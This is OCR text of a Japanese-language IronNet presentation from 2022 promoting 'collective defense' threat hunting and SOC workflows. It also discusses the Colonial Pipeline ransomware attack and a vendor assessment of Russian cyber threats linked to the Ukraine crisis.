集団防衛の手法によるインシデント発生前の予兆分析と初動対応の迅速化およびその事例

IronNet™

2022年3月8日

IronNet Cybersecurity Japan, G.K.
Senior Pre-Sales Engineer
Fuminori Ikegawa
池川　史憲

IronNet

Disclaimer

The views expressed in this talk belong to the speakers and do not reflect the official policy or position of any current or past employer.

Be sure to consult with appropriate technical, management, and legal advisors before implementing or performing any such activities.

アジェンダ

- 集団防衛の背景と国家を背景とした脅威
- 脅威ハンティングとセキュリティーオペレーションの改善
- 米国電力業界の事例
- Log4Shellの事例
- 集団防衛の利点

サイバー領域における同盟内の情報連携と集団防衛の提唱

将軍（退役陸軍大将）キース・アレキサンダー
米国国家安全保障局(NSA)前長官
米国サイバー軍(USCYBERCOM)の初代司令官
IronNet Cybersecurityチェアマン兼共同最高経営責任者(CEO)
Amazon 取締役

“政府に在籍中、もし企業がリアルタイムに洞察を共有し、協力して防衛していれば防ぐことができたかもしれない攻撃に何度も遭遇しました。”

集団防衛(Collective Defense/コレクティブディフェンス)は同盟に対する共同でのサイバー防衛の実現

ウクライナ危機に関連する弊社の活動

ロシア-ウクライナ衝突に関する情報

ウクライナ危機からのロシアサイバー攻撃のリスクと今取るべき活動

ウクライナ危機＝サイバー戦争が勃発するかキース・アレキサンダー退役陸軍大将の洞察

ロシアの侵略：進行中のサイバー活動追跡

アイアンネットの活動

- 過去ロシアが使用したTTP（戦術、テクニック、手順）に基づく脅威インテリジェンスのリリース
- CyOC(Cybersecurity Operation Center)チームは特にエネルギー、金融、および政府関係のコミュニティーのお客様間で発生する脅威相関を注意を払って監視

高度な攻撃の増大に伴う攻撃対象領域の拡大

攻撃の対象となる国の重要インフラ

最新の脅威が未検出のまま放置:

国家規模の支援を受けたサイバー攻撃はより高度化することで境界防御をすり抜けます。

素早く戦術を変える攻撃者:

素早く活動する攻撃者が行う痕跡をインシデント発生後に調査しても攻撃者は攻撃の方法を変え、ツールを変えてしまいます。
従来の脅威インテリジェンスは痕跡情報の配布が適切なタイミングで行われない。


効率の悪い検出とスピード:

能力の高いセキュリティーチームであっても能力は属人的であり、インシデント発生時に運用担当者がログを分析するという運用では増大するツール群を運用できません。

大規模なサイバー攻撃の増加

注意: 泡のサイズは増大する攻撃の巧妙さを示しています。


2010 大規模なサイバー攻撃 2020



2021 2022 大規模なサイバー攻撃

2021年5月

米コロニアルパイプライン(
米東海岸で消費されるディーゼル、ガソリン、ジェット燃料の45％を供給している***)の攻撃に対する分析***



ランサムウェアのオペレーターはセンシティブなデータの持ち出しを行うことで知られており、
支払いが行われない場合にはそのファイルの情報を公開すると脅迫します。
このデータは多くの場合、企業秘密や現在の顧客情報と保護クライアントについての詳細を含んでいます。
顧客データの公開とそれに続く信頼の喪失は、多くの場合、 営業秘密の公開。

弊社お客様での発生は確認されていないが対策と分析の手法を提供。

https://www.bloomberg.com/cybersecurity?sref=ylv224K8
https://www.ironnet.com/blog/colonial-pipeline-attack-detecting-ransomware-before-the-demand

ロシア-ウクライナの衝突に関する脅威診断

2022年2月

ロシア諜報機関が単独でサイバー運用を実施していない。
ロシアの諜報機関は目的を追求するために、優れた犯罪者や民間のハッカーや組織を頻繁に採用している。
ロシアのサイバー攻撃の正確な帰属と、ロシアの動機、計画、意図の評価が困難。
ロシアは、戦争に向けてエスカレートするにつれて、攻撃の範囲と影響を拡大し続ける。
サイバー運用に従事するロシアの諜報機関には、ロシアの軍事諜報機関であるGRU、SVR、ロシアの対外情報局、FSB、連邦保安局が含まれる。

ロシアの高度な攻撃の大部分は、標的となる企業のネットワーク内にすでに配備されているマルウェアから発生する可能性があります。このようなマルウェアは、ロシアが選択したときに活性化が可能な非活性マルウェア機能を作成する目的で、数か月または数年前に密かに展開されていた可能性がある。ロシアの諜報機関はまた、戦争の準備期間に開発され、予備として保有されているゼロデイ（未知の）マルウェアを使用した外部から侵入するアプローチを利用するサイバー攻撃を開始する可能性が最も高い。

米国とNATOの制裁に対応するロシアの報復は、出発点としてある程度の互恵関係が含まれていると予想され、西側がロシアの3大銀行を脅迫したように制裁した場合、**ロシアは銀行セクターを含む米国およびNATOの重要な金融目標に対して攻撃的なサイバー攻撃で対応する可能性が高い。** NORDSTREAMIIとエネルギー部門についても同じことが言える。
原子力発電所によって生成された電力へのウクライナの依存は、ウクライナ、地域、および攻撃するロシア軍に特定のリスクをもたらす。ウクライナの電力の50％は原子力エネルギーであり、さまざまな運転段階で全国に点在する15の原子力発電所によって生成されています。
中国は、NATOがロシアの安全を損なうために積極的に東方に拡大しているというロシアの主張を公に支持しているものの、中国はウクライナへの直接の軍事侵略を支持しているという印象を与えることを慎重に避ける可能性がある。しかし、秘密裏に、そしてインテリジェンスとサイバー運用の分野では、**ロシアと中国が両国のサイバー目的に関してより緊密な負担分担の取り決めを開発する可能性が高い。**

2/19に公開されたブログhttps://kb.ironnet.com/knowledge/russian-ukraine-conflict-updateより抜粋して翻訳

SWIFT制裁の発生に伴い国家の重要な機関や重要インフラでは
今後2年はサイバー脅威発生の可能性が高く、潜伏期間は日和見

ウクライナ危機に関連して

潜在的に影響を受ける業界


- 金融 (銀行)
- エネルギー (石油とガス)
- 公共 (政府)

弊社のお客様の活動

1. ITインフラのハードニング (CVEに対するパッチ適用
暗号化、データのバックアップ)
2. プロセス (脅威に対する監視と対応)
3. 弊社のお客様には疑わしい活動報告を依頼
4. 重要なITインフラ企業はCSAからのガイドやリファレンスを活用し、
各システムに対する積極的な保護とレジリエンスの構築

https://www.ironnet.com/blog/preparing-enterprise-networks-for-destructive-russian-cyber-attacks

攻撃者の影響度



目的を遂行するためのサイクル

攻撃者の望ましい目標と最終的に期待される状態の決定

診断

- 目的が達成された場合の振り返り
- 達成されない場合のアフターアクションレビュー
- 成功率を向上するために成果所見の取りまとめ（ホットウォッシュ）から新規TTPのセットアップ

「TTP」と潜んでいる「リスク」の発見が必要

脅威の種類

既知(ノウン) / 既知(ノウン)

●悪意ある目的で使用されるマルウェアのハッシュや利用ポート、プロトコルなどの

特徴情報を持っており、そのハッシュを使用してマルウェアのバイナリを発見し、隔離する。

●以前に検出された脅威に関連するコードパターンまたはシーケンスの完全一致。

●以前に敵対者によって使用された既知のC&Cインフラストラクチャプロトコルの一致。

●例えば・・・特定の知られている人物を特定の情報で探す

●ことができる。ジョン・スミスを調査するために、

●ID 123456789 であるオランダのパスポートを調べる。

既知(ノウン) / 未知(アンノウン)

- 検出をバイパスする新しいハッシュを生成するために、マイナーな変更を加えて既知のマルウェアを変更または再コンパイルした亜種のマルウェア。
- 悪意のある目的でオープン通信プロトコルを活用。
- システムへのアクセスを取得するために、盗まれた資格情報によるシステムアクセス。
- マルウェアの埋め込みや資格情報の盗用に使用される既知の手法（フィッシングなど）。
- 正当なクラウドサービスによるデータまたは知的財産の損失。

例えば・・・既に知られている犯罪の容疑者について性別や年齢などで識別。
ヨーロッパから入国する、身長180cm、年齢40-45歳の男性

未知(アンノウン) / 未知(アンノウン)

- 新しいゼロデイ脆弱性を利用するマルウェアで攻撃手法についても知られていない。
- 新しいAPT(Advanced Persistent Threats) グループ・キャンペーンでの攻撃で、攻撃の組み合わせやパターンが毎回異なる。
- 安全性が不十分な新しい/レガシーなテクノロジーを利用した攻撃方法。

例えば・・・空港を狙ったテロの予兆


不審な“挙動”の人

不審な“荷物”を持つ人

知らないことについてはどのような対策も
行うことができないリスクがある。
死角を減らし、可視化を強化する必要性がある。

脅威のハンティングが必要（予防・検知）

潜在的な脅威情報の調査・分析を行う プロアクティブなハンティング



- どのような脅威が存在しているのか仮説を構築する。
- 「観察」及び「検証可能」なデータをもとに構築する。
- 既知のIOCやTTP（戦術、テクニック、手順）を元に構築する。
- 環境のベースラインをもとに仮説を構築する。
- 過去の仮説に基づいて仮説を立てる。

- IOCを共有する。
- TTPを共有する。

- 既存の技術を使用して調査・検証する。
- IOCを使用して調査を行う。


- TTPを発見する。
- ハンティングに必要な特徴を把握する。

「事前対応」とインシデント化し得る「リスク」の発見

普遍的な情報に集中する脅威ハンティング

David J. Bianco's "Pyramid of Pain" 脅威ハンティングのフレームワーク

攻撃者と防御者双方の難度が向上



攻撃者の具体的なふるまいパターン

集中すべき箇所

攻撃者が利用するソフトウェア、コマンド、実行ファイルなど

ネットワークやホストに残された痕跡

基本的な指標

基本的な指標

基本的な指標

- 手強い
- 挑戦的
- 迷惑
- 単純
- 簡単
- トリビアル

マルウェア・ハッキングなどにより侵害を受けたシステムにおいて、その脅威が存在することを示す痕跡（IOC）

分断されたセキュリティー運用

企業内で情報を維持します。

常に多くの調査を抱えています。

初動対応の結果を内部で喚起します。

単純な IOCが手動で共有されます。

単純な IOCが手動で共有されます。

事後の対応にフォーカス

集団防衛適用前の組織例

アラート
・セキュリティーツール
・ヘルプデスク
・その他IT部門

SIEM A

監視

Tier 1 アナリスト – トリアジのスペシャリスト

・アラートの監視とトリアジ
・チケットのオープン
・誤検知のチケットクローズ
・定められた手順による基本敵な調査と緩和・オペレーション

IT子会社・運用サービス

支援/レビュー

ギャップ

ログ

人的作業/ルールベースによる見逃し

SIEM B

支援

Tier 2 インシデントレスポンダー

・スコーピングと深い調査
・緩和策・推奨の提供
・KBの発行、システム監視のチューニング
・IR 文書管理
・セキュリティに関する最新情報の収集

ユーザー企業

Report

管理・リード

監視

Tier3

・先進的な調査
・予防
・脅威ハンティング
・フォレンジクス
・対策・推奨の提供
・マルウェアのリバースエンジニアリング

セキュリティーベンダー
コンサルティング企業


Tier4

・リーダーシップ
・マネージメント
・コントロール

ユーザー企業

改善前の SOC 検出と対応のワークフロー

脅威管理ワークフローは計画から開始し、発見、初動対応、分析、及び対応を含んでいます。



抱えていた組織の課題

組織が持つ共通の課題

費用削減と価値向上	予兆の可視化	積極的な監視	人的資源の省力化	早期対応
				
企業が持つ既存の セキュリティー エコシステムの活用	脅威可視化と ワークフロー化	プロアクティブに サプライチェーン全体 にわたる予兆への警戒	巧妙な脅威をより 効率的に検出 属人的な運用の排除	脅威緩和の時間短縮 優先度付けと 初動調査の迅速化

- 攻撃者のTTP(戦術、テクニック、手法）が急速に変化し、成熟するが防御側は常に遅い
- 新しいセキュリティツールが期待どおりに機能するかどうかの検証
- 通信トラフィックに関する誤った仮定やちょっとした構成の誤りでセキュリティ制御が無効になる
- 脅威インテリジェンスとシグネチャはすぐに古くなってしまう

- 脅威が発生した後で行う手作業でのログ解析、属人的なスキルを必要とするセキュリティ運用
- 日々の通信ノイズにまぎれた攻撃を発見するために発生する無数のアラートとそのアラート疲れ
- リモート環境増加に伴うVPN/ゼロトラスト移行における企業ネットワークとクラウド上の脅威の可視化
- エンドポイントのセキュリティー維持・監視、SIEMのルールベースの維持・管理・データの肥大化
- サプライチェーン全体にまたがる監視
- 企業内で侵入拡大する攻撃に対する可視化

・・・

集団防衛適用によるグループ企業向けセキュリティー運用

アラート
・セキュリティーツール
・ヘルプデスク
・その他IT部門

SIEM

ネットワーク通信分析

業界 A
業界 B
業界 C
集団防衛

監視

トリアジ/チューニング

オーバーウォッチ

Tier 3 脅威ハンター
CyOC

・先進的な調査
・予防
・脅威ハンティング
・脅威インテリジェンス配布
・フォレンジクス
・対策・推奨の提供
・分析アルゴリズムの更新

セキュリティーベンダー

リーチバック・サポート

Tier 1 アナリスト – トリアジのスペシャリスト

・複数関連会社の監視にまたがるアラートの監視とトリアジ
・脅威インテリジェンス情報の配布
・チケットのオープン
・誤検知のチケットクローズ
・定められた手順による基本敵な調査と緩和・オペレーション

IT子会社・運用サービス

支援/レビュー

